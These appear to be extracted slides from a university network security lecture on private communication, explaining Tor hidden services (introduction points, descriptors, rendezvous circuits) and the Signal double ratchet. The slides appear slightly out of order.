- However, if input is constant and somebody finds a KDF key, all future communication is compromised



Signal Protocol: DH Ratchet

- On each message exchange,
 - A new public key is generated
 - The public key is sent to the other side
 - A new DH Key Exchange is performed
 - A new shared secret is generated
 - The new shared secret is used as **input to the KDF ratchet**
- **Signal Double Ratchet**
 - **Future Secrecy:** Even if a KDF key leaks, new input from DH Ratchet protects future output keys



Summary

- Privacy is more than Confidentiality: anonymity, unlinkability, ...
- Pseudonyms ≠ Anonymity
- Breaking sender anonymity through tracking
- Anonymity using Tor
- Confidential communication using Signal

02233 – Network Security

Week 10: Private Communication (continued)

Carsten Baum

Associate Professor

cabau@dtu.dk



Schedule for today

1. A bit more Onion Routing
2. Private Messaging with the Signal Protocol

Tor




Directory Server



1. Build ``circuit'' through network & agree on keys (3 hops)
2. Send messages to recipient

Digital Signatures



Tor Hidden Services



- Previously: anonymous access to a public server/service
 - Alice is anonymous but the server is public
- Tor also supports **hidden servers/services** (aka dark web)
 - Alice is anonymous, the server is also anonymous, Tor helps them talk!
- Alice needs ``some'' identifier for the service
`www6ybal4bd7szmgncyruucpgfkqahzddi37ktceo3ah7ngmcopnpyyd.onion`



Public key of Signature scheme,
server keeps signing key

Tor Hidden Services: Introduction Points

- The hidden server selects three random OR as **Introduction Points (IP)**
- Server creates signing key pair and establishes Tor circuits to each IP
- The server creates a **descriptor** containing the IPs, signed using its secret key!




How to get descriptor to Alice: Distributed Hash Table

Distributed protocol to identify parties responsible for $(key, value)$ pairs.


Input for lookup: key

Then: communication in network to find a server responsible for key who knows $value$




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- From descriptor, Alice can then identify IPs




Tor Hidden Services: Rendezvous Point

- Alice makes a 3-hop Tor circuit to a random OR: **The Rendezvous Point (RP)**
- Alice generates a random id and asks a random IP to pass it to the hidden server (via the RP)
- The introduction is **via 3 Tor circuits**: Alice-RP, RP-IP, IP to Hidden Server



Tor Hidden Services: Circuit Establishments

- The Hidden Server can choose to accept or deny the random ID
- If accepted, it creates a 3-hop TOR circuit to the Rendezvous Point (RP)
- At this point the RP can match the random ID into the same **7-hop Tor circuit**

